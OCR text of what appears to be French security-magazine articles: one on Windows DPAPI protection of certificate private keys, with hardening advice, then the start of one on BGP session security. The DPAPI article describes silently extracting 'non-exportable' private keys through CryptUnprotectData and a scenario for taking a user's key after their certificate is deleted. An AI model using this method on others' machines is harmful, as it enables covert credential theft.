- une *MasterKey* de 512 bits : une partie de cette suite de bits (le terme clé est mal adapté) est utilisée comme source d'aléa. Elle est générée automatiquement par le système et doit rester secrète. Elle est donc chiffrée à l'aide du mot de passe de l'utilisateur. La *MasterKey* ainsi protégée est stockée dans le profil de l'utilisateur (`c:\Documents and Settings\<username>\Application Data\Microsoft\Protect\<sid user>\`) ;

Aurélien Bordes
aurel@rstack.org

Figure 2



- 16 octets d'aléa différents pour chacune des données protégées ;
- éventuellement un mot de passe que l'utilisateur saisit lors de la protection et de la dé-protection des données. Ce mot de passe joue le rôle d'**entropie utilisateur** ;
- éventuellement une entropie supplémentaire spécifiée lors des appels aux fonctions DPAPI. Cette entropie joue le rôle d'**entropie applicative**.

C'est ensuite la fonction `CryptDeriveKey` de la CryptoAPI qui génère la clé de session.

Les deux fonctions permettant d'utiliser DPAPI sont `CryptProtectData` et `CryptUnprotectData`. Comme leur nom l'indique, l'une protège les données et l'autre les dé-protège.

Les fonctions manipulent des *blobs* (`DATA_BLOB`). Un *blob* est un bloc de données inconnues (paramètre `pbData`), mais de taille déterminée (paramètre `cbData`). `CryptProtectData` permet de protéger un *blob*, `CryptProtectData` permet de dé-protéger ce *blob*. Le prototype de ces deux fonctions est le suivant :

```
BOOL WINAPI CryptProtectData(
  DATA_BLOB* pDataIn,          // [in] Blob contenant les données à protéger
  LPCWSTR    szDataDescr,      // [in] Description des données protégées
  DATA_BLOB* pOptionalEntropy, // [in, optional] Entropie supplémentaire
                               // pour la protection
  PVOID      pvReserved,       // [in] Doit être NULL
  CRYPTPROTECT_PROMPTSTRUCT* pPromptStruct, // [in, optional] Gestion des
                               // interfaces graphiques pour l'activation
                               // de la protection renforcée
  DWORD      dwFlags,          // [in] Flags divers
  DATA_BLOB* pDataOut          // [out] Blob contenant les données protégées
);

BOOL WINAPI CryptUnprotectData(
  DATA_BLOB* pDataIn,          // [in] Blob contenant les données protégées
  LPWSTR*    ppszDataDescr,    // [out, optional]
  DATA_BLOB* pOptionalEntropy, // [in, optional]
  PVOID      pvReserved,       // [in] Doit être NULL
  CRYPTPROTECT_PROMPTSTRUCT* pPromptStruct, // [in, optional]
  DWORD      dwFlags,          // [in] Flags divers
  DATA_BLOB* pDataOut          // [out] Blob contenant les données dé-protégées
);
```

Voici un exemple de code mettant en œuvre ces deux fonctions. Le code est volontairement simple, sans traitement d'erreur, afin d'en simplifier la lecture.

```
// Définition de 3 blobs
DATA_BLOB dbClair;       // bloc d'origine
DATA_BLOB dbProtected;   // bloc recevant les données protégées
DATA_BLOB dbUnprotected; // bloc recevant les données dé-protégées

// Initialisation des données
BYTE blobIn[DATA_SIZE];
dbClair.pbData = blobIn;
dbClair.cbData = DATA_SIZE;

// Protection des données
CryptProtectData(&dbClair, NULL, NULL, NULL, NULL, NULL, &dbProtected);

// Dé-protection des données
CryptUnprotectData(&dbProtected, NULL, NULL, NULL, NULL, NULL, &dbUnprotected);
```

Ces deux fonctions peuvent prendre d'autres paramètres :


- Le paramètre `pOptionalEntropy` permet de spécifier une entropie supplémentaire pour la génération de la clé de chiffrement. Évidemment, il faut spécifier la même entropie lors de la protection et le la dé-protection. C'est l'**entropie applicative**. Ce paramètre n'est pas utilisé pour la protection des clés privées.
- Le paramètre `pPromptStruct` permet d'activer la protection renforcée ou la saisie d'une **entropie utilisateur** (cf. paragraphe suivant).
- À chaque bloc protégé peut être associée une description, celle-ci est spécifiée soit par l'utilisateur (si le paramètre `pPromptStruct` est positionné) soit par l'application via le paramètre `szDataDescr`. La description est restituée à l'appel de la fonction de dé-protection. Les clés privées sont protégées avec la description « Clé privée CryptoAPI ».
- Le paramètre `dwFlags` de la fonction `CryptProtectData` permet d'activer le flag `CRYPTPROTECT_LOCAL_MACHINE`. Si celui-ci est activé lors de la protection, n'importe quel utilisateur local de la machine peut alors dé-protéger les données. Les clés privées des certificats machine sont protégées avec ce paramètre.

Deux points complémentaires sur DPAPI :

- Les *MasterKeys* sont périodiquement renouvelées. L'historique des *MasterKeys* est conservé afin de pouvoir dé-protéger les données qui utilisent les anciennes *MasterKeys*.
- Il existe un mécanisme de recouvrement, mais uniquement pour les comptes appartenant à un domaine Windows. Dans le cas où un utilisateur local vient à perdre son mot de passe,

un changement forcé doit être effectué par un administrateur. Il n'est alors plus possible de déchiffrer les *MasterKeys* qui restent chiffrées à l'aide de l'ancien mot de passe. Comme les *MasterKeys* sont indéchiffrables, il est impossible de récupérer les secrets protégés par DPAPI. C'est pourquoi, depuis Windows XP un avertissement (cf. *figure 3*) est affiché lorsqu'un mot de passe est réinitialisé, entraînant entre autres la perte des clés privées.

Figure 3



V – Protection renforcée

La protection renforcée permet de définir un niveau de sécurité. Il existe trois niveaux de sécurité DPAPI :

- **Bas** : c'est le niveau par défaut si le paramètre `pPromptStruct` n'est pas spécifié. Dans ce niveau, les appels aux fonctions DPAPI sont silencieux : l'utilisateur n'est pas averti lors des opérations de protection et dé-protection.

- **Moyen** : si le paramètre `pPromptStruct` est spécifié, l'utilisateur peut choisir entre le niveau **Moyen** ou **Haut** (cf. *figure 4*). Dans le niveau **Moyen**, à chaque utilisation des données protégées, une boite de dialogue, indiquant qu'une application tente la dé-protection de données, demande confirmation à l'utilisateur. L'utilisateur a la possibilité d'autoriser ou de refuser l'opération.

- **Haut** : si le paramètre `pPromptStruct` est spécifié et que l'utilisateur a choisi le niveau **Haut**, une confirmation est demandée à l'utilisateur, et celui-ci doit aussi spécifier un mot de passe qui entre en compte pour la génération de la clé de session (cf. *figure 5*). Ce mot de passe est demandé lors de l'opération de dé-protection. C'est l'**entropie utilisateur**. Lors de l'opération de dé-protection, si l'utilisateur ne saisit pas ce mot de passe, DPAPI est incapable de recréer la clé de session, donc de déchiffrer les données protégées.

Je m'abstiens de parler de l'option « Mémoriser le mot de passe », mais il est bien sûr préférable de ne pas la sélectionner.

Voici un deuxième exemple de code utilisant quelques paramètres supplémentaires. Un exemple plus complet est disponible sur Internet [3] et permet de vous familiariser avec les interfaces.

```
// Définition de 3 blobs
DATA_BLOB dbClair;       // bloc d'origine
DATA_BLOB dbProtected;   // bloc recevant les données protégées
DATA_BLOB dbUnprotected; // bloc recevant les données dé-protégées

// Initialisation des données
BYTE blobIn[DATA_SIZE];
dbClair.pbData = blobIn;
dbClair.cbData = DATA_SIZE;

// Définition de la structure cpPrompt
CRYPTPROTECT_PROMPTSTRUCT cpPrompt;
ZeroMemory(&cpPrompt, sizeof(CRYPTPROTECT_PROMPTSTRUCT));
cpPrompt.cbSize = sizeof(CRYPTPROTECT_PROMPTSTRUCT);
cpPrompt.dwPromptFlags = CRYPTPROTECT_PROMPT_ON_PROTECT | \
                         CRYPTPROTECT_PROMPT_ON_UNPROTECT;
cpPrompt.szPrompt = L"Ceci est le message affiché";

CryptProtectData(&dbClair, L"Description données", NULL, NULL, \
                 &cpPrompt, NULL, &dbProtected);

CryptUnprotectData(&dbProtected, NULL, NULL, NULL, NULL, NULL, &dbUnprotected);
```

VI – Importation d'un certificat et de la clé privée associée

L'importation d'un certificat et de sa clé privée associée est réalisée généralement via un fichier au format `PKCS#12` [4]. Ce format de fichier permet de transporter, en les chiffrant par un mot de passe, un certificat et la clé privée associée, et éventuellement d'autres certificats. L'importation peut être réalisée de deux manières différentes :


- via le composant logiciel « Certificats » d'une MMC. Cette méthode est à privilégier car elle permet de choisir le magasin de stockage (le container). Ceci est particulièrement utile pour importer dans le magasin de la machine ;

- via l'explorateur Windows, en double-cliquant sur un fichier. Dans ce cas le certificat est importé systématiquement dans le magasin de l'utilisateur.

Figure 4

Figure 5

Figure 6



La première étape de la procédure d'importation est celle de la *figure 6* :

- **Mot de passe** : c'est le mot de passe qui protège le fichier `PKCS#12`. Il n'a pas d'utilité pour la suite.
- **Marquer la clé comme exportable** : si cette option est cochée, et si l'utilisateur demande d'exporter le certificat, il a la possibilité d'exporter aussi la clé privée associée (cf. *figure 7 - bas*). Si cette case n'est pas cochée (option par défaut), lorsque l'utilisateur demande d'exporter le certificat, il n'a pas la possibilité d'exporter la clé privée associée (l'option est grisée) (cf. *figure 7 - haut*).
- **Activer la protection renforcée de clés privées** : la protection des clés privées étant basée sur DPAPI, la protection renforcée dont il est question ici est celle de DPAPI. On retrouve donc le même fonctionnement :
  - Si l'option n'est pas cochée, la clé privée est protégée avec `CryptProtectData`, mais sans le paramètre `pPromptStruct`. Le niveau de protection DPAPI est donc le niveau **Bas**. La clé privée peut être utilisée (donc dé-protégée avec `CryptUnprotectData`) sans que l'utilisateur soit averti.
  - Si l'option est cochée, la clé privée est protégée avec `CryptProtectData` avec le paramètre `pPromptStruct`. Dans ce cas, la protection renforcée est activée et l'utilisateur peut choisir via une boite de dialogue le niveau de protection DPAPI. On retrouve le choix entre le niveau **Moyen** (le système demande confirmation à l'utilisateur à chaque utilisation de la clé privée) ou **Haut** (lorsque la clé est importée, l'utilisateur saisit un mot de passe qui est demandé à chaque utilisation de la clé privée). L'utilisation d'une clé privée peut être légitime, par exemple pour un logiciel utilisant les magasins de certificats Windows (donc généralement Internet Explorer ou Outlook). Mais un virus ou un *spyware* peut tenter d'utiliser ou de récupérer une clé privée. La protection renforcée permet donc, dans une certaine mesure, de se protéger contre d'éventuelles utilisations frauduleuses.

IMPORTANT


L'option « Activer la protection renforcée de clés privées » n'est pas disponible lors de l'import d'un certificat et de sa clé privée dans le magasin machine. La clé privée est donc systématiquement protégée avec le niveau **Bas**. La raison de cette impossibilité est qu'une clé privée de ce type doit pouvoir être utilisée par le système sans intervention de l'utilisateur.

VII – Répertoire de stockage des clés privées

À chaque importation d'un certificat et de sa clé privée associée, on constate l'apparition d'un fichier dans le répertoire des profils. Ce fichier contient, entre autres, la clé privée protégée par DPAPI.

Si on importe dans le magasin utilisateur, la clé privée est stockée dans le répertoire `C:\Documents and Settings\<nom utilisateur>\Application Data\Microsoft\Crypto\RSA\<sid utilisateur>`. Ce répertoire est lisible (via les permissions NTFS) par l'utilisateur, les Administrateurs et le compte SYSTEM.

Figure 7



Si on importe dans le magasin machine, la clé privée est stockée dans le répertoire `C:\Documents and Settings\All Users\Application Data\Microsoft\Crypto\RSA\MachineKeys`. Ce répertoire est lisible (via les permissions NTFS) par les Administrateurs et le compte SYSTEM.

NOTE : sous certaines versions de Windows, en particulier sous Windows 2000, les noms de répertoires sont en français. Il est plus simple alors de rechercher le répertoire Crypto.

VIII – Récupération des clés privées

Comment récupérer la clé privée associée à un certificat importé ?

Une bonne méthode est de garder le fichier `PKCS#12` d'origine (sans oublier le mot de passe le protégeant) dans un endroit sûr. Ainsi, on dispose toujours du fichier permettant d'installer le certificat et surtout la clé privée sur n'importe quel système.

Mais si on ne dispose plus du `PKCS#12` (il a par exemple été négligemment égaré) et que l'on souhaite récupérer la clé privée, comment procéder sous Windows ?

La première méthode est la méthode « officielle » : si le `PKCS#12` a été importé avec l'option « Marquer la clé comme exportable » cochée, les interfaces graphiques permettent l'export de la clé privée. Pour cela, il suffit d'afficher la propriété d'un certificat, et de cliquer sur le bouton Copier dans un fichier. Mais si l'option n'a pas été cochée, les interfaces graphiques n'offrent pas cette possibilité d'export (cf. *figure 7 - haut*).

L'autre méthode consiste à s'intéresser directement aux fichiers où sont stockées les clés privées. Les clés n'y sont pas en clair, mais protégées par DPAPI. Donc, si on appelle la fonction `CryptUnprotectData`, on récupère ainsi la clé privée, même si la case « Marquer la clé comme exportable » n'a pas été cochée lors de l'import.

Pour cela, on commence par analyser les fichiers contenant les clés privées protégées : il faut rechercher le début d'un bloc

protégé par DPAPI (01-00-00-00), puis on appelle la fonction `CryptUnprotectData` du début du bloc DPAPI jusqu'à la fin du fichier. S'il y a des données en surplus, la fonction n'en tient pas compte. Si l'appel réussit, on regarde si les données venant d'être dé-protégées ont une structure de clé privée identifiée par la présence du mot magique `RSA2` (pour plus de détails sur les structures de données des clés privées, voir l'article [2] dans la MSDN). Pour s'assurer que la clé privée est valide, on peut la tester, par exemple avec la fonction `RSA_check_key` d'OpenSSL. On peut également utiliser les fonctions d'OpenSSL pour exporter la clé au format PEM ou DER (`PEM_write_bio_RSAPrivateKey`).

Le succès et la furtivité de cette méthode reposent sur DPAPI :

- Dans le cas d'une clé privée associée à un certificat utilisateur, et si la protection renforcée n'a pas été activée à l'importation (niveau **Bas**), tout programme lancé sous le compte de l'utilisateur peut utiliser la fonction `CryptUnprotectData` et récupérer la clé privée de manière silencieuse. Si l'utilisateur a activé les protections renforcées, elles sont utilisées (niveau **Moyen** : demande de confirmation de l'utilisateur, niveau **Haut** : demande de confirmation et du mot de passe). Si l'interface de confirmation apparaît, alors que vous n'avez pas besoin d'utiliser votre clé privée, c'est le signe qu'un programme appelle la fonction `CryptUnprotectData` à votre insu.

- Dans le cas d'une clé privée associée à un certificat machine, la protection renforcée ne peut pas être activée lors de l'importation. Mais les permissions NTFS du répertoire où sont stockées les clés privées protégées n'autorisent que les membres du groupe Administrateurs et le compte SYSTEM à accéder aux fichiers :

  - Si un utilisateur est membre du groupe Administrateurs, n'importe quel programme s'exécutant sous son compte peut accéder aux fichiers contenant les clés, utiliser la fonction `CryptUnprotectData` et ainsi les récupérer de manière silencieuse.

  - Si l'utilisateur n'est pas membre du groupe Administrateurs, les programmes ne peuvent pas accéder aux fichiers. Cependant si un utilisateur local arrive à récupérer un fichier contenant une clé privée protégée (par exemple en démarrant un autre système d'exploitation), il peut alors utiliser la fonction `CryptUnprotectData` sur le fichier ainsi récupéré et retrouver la clé privée. Ceci est possible car les clés ont été protégées avec le flag `CRYPTPROTECT_LOCAL_MACHINE`, autorisant ainsi n'importe quel utilisateur local à dé-protéger les données.

IX – Suppression des certificats

Un autre point intéressant est la suppression d'un certificat. Après la suppression d'un certificat, il n'est bien sûr plus possible d'utiliser la clé privée qui y était associée, mais si on regarde dans le répertoire où sont stockées les clés privées, on constate que le fichier n'est pas effacé. Ceci est valable pour les clés privées de l'utilisateur et celles de la machine.

On imagine alors un scénario intéressant : vous invitez un utilisateur à installer son certificat et la clé privée, par exemple pour déchiffrer un mail, vous supprimer ensuite le certificat devant lui. Il n'est donc plus possible d'utiliser sa clé privée. Il ne vous reste plus qu'à la récupérer via la méthode décrite précédemment.

Il est donc recommandé de supprimer manuellement les fichiers des clés via un logiciel d'effacement sécurisé.

Plus généralement, il est fortement déconseillé d'installer un certificat et sa clé privée associée sur une machine qui est ni de confiance, ni maîtrisée.

X – Conclusion et recommandations

Il faut prendre des précautions vis-à-vis du mécanisme de protection des clés privées sous Windows.

Le paramètre « Marquer la clé comme exportable » ne sert pratiquement à rien, il est même dangereux. Il permet simplement aux interfaces Windows d'empêcher l'exportation de la clé privée, mais un programme malicieux voire malveillant (virus ou spyware) peut essayer de récupérer directement cette clé. L'utilisateur a donc l'illusion que sa clé est protégée car non exportable, ce qui est faux.

Pour assurer la protection des clés privées des certificats d'un utilisateur, il est fortement recommandé d'activer la protection renforcée des clés privées lors de l'importation et de définir le niveau de sécurité **Haut** et un mot de passe.

Quant à la protection des clés privées des certificats machine, cette fonctionnalité ne pouvant pas être appliquée, il faut veiller à ne jamais travailler sous un compte membre du groupe Administrateurs.

Enfin, il ne faut pas oublier qu'à la suppression d'un certificat, la clé privée (s'il elle existe) reste dans le profil utilisateur ou celui du compte système et qu'une opération sur le système de fichiers est nécessaire pour supprimer complètement cette clé privée.

Références

[1] Windows Data Protection
http://msdn.microsoft.com/library/en-us/dnsecure/html/windataprotection-dpapi.asp

[2] Private Key BLOBs
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/seccrypto/security/private_key_blobs.asp

[3] Exemple DPAPI
http://aurelien26.free.fr/misc/cle_privee/

[4] PKCS#12: Personal Information Exchange Syntax Standard
http://www.rsasecurity.com/rsalabs/node.asp?id=2138

[5] Présentation SSTIC05
http://actes.sstic.org/SSTIC05/Rump_sessions/SSTIC05-rump-Bordes-WindowsKey.pdf

Quelques éléments de sécurité autour du protocole de routage BGP

L'une des problématiques récurrentes des réseaux est de faire transiter des données le plus rapidement et le plus sûrement possible. La disponibilité des services réseau est généralement couverte par la topologie du réseau. Quant à l'intégrité des services réseau, elle est généralement couverte par les protocoles réseau.

1. Introduction

Le déploiement de réseaux IP de grande taille a rapidement nécessité la mise au point de protocoles de routage dynamique chargés de déterminer le plus efficacement possible la meilleure route pour atteindre une destination donnée. Par ailleurs, il a aussi été nécessaire de découper le réseau en différents systèmes autonomes (ou *Autonomous System*) afin de réduire cette complexité en taille. Il doit être noté que les systèmes autonomes du cœur de réseau Internet sont gérés par les opérateurs de télécommunications.

Ces considérations ont donné lieu à une classification des protocoles de routage dynamique en deux grandes familles. Les protocoles de routage dynamique IGP (*Interior Gateway Protocol*) qui permettent d'échanger des informations d'accessibilité au sein d'un système autonome. Les protocoles de routage dynamique EGP (*Exterior Gateway Protocol*) qui permettent d'échanger des informations d'accessibilité entre systèmes autonomes.


Le protocole BGP s'appuie sur la couche TCP (port 179) et fait partie de la famille des protocoles EGP. Le mode de fonctionnement du protocole BGP entre deux routeurs consiste à établir une connexion TCP et à échanger d'une manière dynamique les annonces de routes [RFC1771].

Le protocole BGP est basé sur l'algorithme de Bellman-Ford et consiste à optimiser de manière itérative la distance de x à y en passant par un voisin z. C'est un algorithme à correction d'étiquettes (*label correcting algorithms*) pouvant affiner à chaque itération le coût associé à une distance. Dans un tel contexte de routage, le protocole BGP n'a pas de vision globale de la topologie de routage et envoie donc uniquement à ses voisins les annonces de routes. Pour éviter tout bouclage de routes, le protocole BGP gère un attribut contenant l'ensemble des AS traversés. De plus, les sessions iBGP ne redistribuent par les routes apprises en iBGP pour éviter les phénomènes de bouclage.

Les connexions établies entre des routeurs appartenant à des AS distincts sont qualifiées de type eBGP (*external BGP*), alors que les connexions établies entre des routeurs BGP appartenant au même AS sont qualifiées de type iBGP (*internal BGP*) comme l'illustre la *figure 1*.

Sachant que toute attaque ou perturbation du routage peut impacter directement la disponibilité du réseau et de ses services, il est primordial de considérer les protocoles de routage comme des éléments-clés de la sécurité d'un réseau. Il doit être noté qu'il est aussi possible de détourner du trafic par le routage à des fins de vol d'information.

Figure 1



2. Les mécanismes de sécurité

2.1. Le contrôle des topologies de routage iBGP

Les routes apprises par les sessions eBGP d'un système autonome doivent être propagées au sein du système autonome par le biais de sessions iBGP. Il s'agit effectivement de maintenir une vue cohérente de l'ensemble des routes externes au système autonome pour l'ensemble des routeurs.

La spécification initiale de BGP suppose qu'un graphe complet (modèle « complet ») de sessions iBGP soit configuré au sein du système autonome pour distribuer les routes inter-domaines. Par conséquent, il doit y avoir $\frac{n*(n-1)}{2}$ sessions iBGP au sein d'un système autonome si n est le nombre de routeurs. La raison est que les sessions iBGP ne redistribuent pas les routes apprises en iBGP pour éviter les phénomènes de bouclage.


Par exemple, pour un réseau contenant 100 routeurs, il serait nécessaire de configurer de l'ordre de 5000 sessions iBGP au total dans les configurations des routers. Deux modèles ont alors été proposés pour résoudre la problématique des configurations des sessions iBGP. Le modèle des confédérations (que nous ne détaillerons pas) [RFC3065] et celui des réflecteurs de routes que nous détaillons ci-après [RFC2796].

Un réflecteur de route est un routeur BGP qui peut redistribuer sur des sessions iBGP les routes qu'il a apprises d'autres sessions iBGP. Un réflecteur de routes a des voisins clients et des voisins non-clients (les voisins non-clients sont considérés ici comme des réflecteurs de routes). Un réflecteur de routes reçoit des routes

Cédric Llorens
Cedric.llorens@wanadoo.fr
Fabrice Bruel
f.bruel@wanadoo.fr
Avec la collaboration de Sarah Nataf et de Yannick Le Tegnier

de tous ses voisins iBGP et utilise son processus de décision BGP afin de déterminer les meilleures routes pour joindre chaque destination. Si la meilleure route a été reçue sur une session iBGP avec un voisin client, le réflecteur de route ré-annoncera cette route à tous ses voisins iBGP. En revanche, si la route a été reçue d'un voisin non-client, alors la route ne sera annoncée qu'aux voisins clients comme l'illustre la *figure* suivante :

Figure 2



Le modèle réflecteur de routes permet donc de réduire le nombre de configurations nécessaires. Sachant que le sous-graphe associé aux réflecteurs de routes doit est complet, il doit y avoir $\frac{n*(n-1)}{2}$ sessions iBGP entre les réflecteurs de routes. Cependant, le nombre de réflecteurs de routes nécessaires est par architecture très inférieur comparé au nombre de routeurs dans le système autonome.


Dans ces deux types de topologies, le contrôle des topologies de routage est primordial afin d'assurer la disponibilité du réseau et de ses services comme nous le verrons par la suite. Enfin, il doit être noté qu'une combinaison des deux modèles est possible afin d'éviter d'avoir uniquement un modèle « complet », très consommateur en termes de mémoire et de temps processeur, mais aussi d'avoir un modèle « Réflecteur de route », apportant des problématiques de routage sous-optimales.

2.2. Le contrôle par les secrets partagés

Le contrôle d'une session de routage BGP entre deux routeurs peut être réalisé par l'option d'empreinte MD5 véhiculée dans les paquets TCP. Il s'agit alors de vérifier en point à point les annonces de routes échangées entre deux routeurs à l'aide d'un secret partagé ou clé secrète [RFC2385]. Ce contrôle doit être mis en œuvre en priorité sur les sessions eBGP qui sont le plus à risque pour un AS.

Sachant que les deux routeurs possèdent un secret partagé, une empreinte basée sur une fonction de hachage (MD5, SHA1, ..) est alors générée pour contrôler les échanges de routes. Plus précisément, quand un routeur émet un paquet IP contenant des données BGP, une empreinte est calculée et insérée dans le paquet TCP, puis vérifiée par l'autre routeur BGP comme l'illustre la *figure* suivante :

Figure 3



Cette empreinte est calculée à partir de la clé secrète et de champs constants qui n'ont pas été modifiés par le processus d'acheminement du paquet tels que :

- L'adresse IP source ;
- L'adresse IP destination ;
- ....
- L'en-tête TCP sans les options avec un checksum à 0 ;
- Les données du segment TCP ;
- Le secret partagé ou clé secrète (qui aura été distribué par un canal sécurisé).

Cette empreinte est alors insérée dans le champ `option` du paquet TCP et permet de mettre en œuvre un mécanisme de contrôle d'une session de routage BGP. En revanche, elle ne permet pas d'authentifier le chemin pris par une route ainsi que l'origine de la route.


Enfin, différents secrets partagés permettent aussi de créer des groupes distincts ou périmètres de sécurité entre les sessions iBGP et les diverses sessions eBGP.

2.3. Le contrôle par les TTL

Une autre méthode pour contrôler une session de routage BGP consiste à mettre en place un contrôle du TTL (*Time To Live*) contenu dans les paquets IP échangés par la session de routage BGP. Ce contrôle doit être mis en œuvre en priorité sur les sessions eBGP qui sont le plus à risque pour un AS.

En effet, partant du principe que les sessions de routage BGP entre deux routeurs sont généralement directes, les paquets IP contenant des informations de routage BGP émis par un routeur doivent arriver à l'autre routeur avec un TTL = TTL -1 comme l'illustre la *figure* suivante :

Figure 4



Comme une annonce de routes entre deux routeurs correspond à chaque fois à un nouveau paquet IP, le TTL du paquet IP émis sera par défaut égal à 255. Ainsi, si l'autre routeur reçoit des annonces de routes ayant un TTL qui n'est pas égal à 254, il peut en conclure que ce n'est pas le routeur avec lequel il a une session de routage qui a émis cette annonce.

Ce contrôle permet de mettre en œuvre un mécanisme de contrôle d'une session de routage BGP. En revanche, il ne permet pas d'authentifier le chemin annoncé par une route ainsi que l'origine de la route.


2.4. Le contrôle des annonces de routes eBGP

Les annonces de routes peuvent être soumises à une réelle politique de routage définie par l'administrateur d'un système autonome (opérateur de télécommunications). Cette politique peut à la fois s'appliquer aux annonces de routes émises vers un système autonome (routes transmises à l'intérieur d'un AS) ainsi qu'aux annonces de routes qu'émet le système autonome (routes émises à l'extérieur d'un AS) comme l'illustre la *figure 5*.

Cette politique de routage définit des règles de contrôle ou de filtrage basées sur (la liste n'est pas exhaustive) :

- Des listes de filtrages associées aux valeurs des systèmes autonomes. Par exemple, telle route ne peut être annoncée que par la liste des systèmes autonomes suivants.
- Des listes de filtrages associées aux préfixes annoncés ou émis. Par exemple, certains préfixes ne doivent pas être annoncés [RFC1918].
- Des contrôles de l'instabilité des routes. Par exemple, si un préfixe fait l'objet de mises à jour incessantes, il peut être alors mis en quarantaine afin de protéger le processus de routage BGP.

Figure 5



Ces mesures de sécurité ont pour objectif de protéger le réseau d'éventuelles attaques de routage qui pourraient impacter sa disponibilité. En revanche, elles ne permettent pas d'authentifier le chemin pris par une route ainsi que l'origine de la route.

2.5. Le contrôle des attaques de type Déni de Service

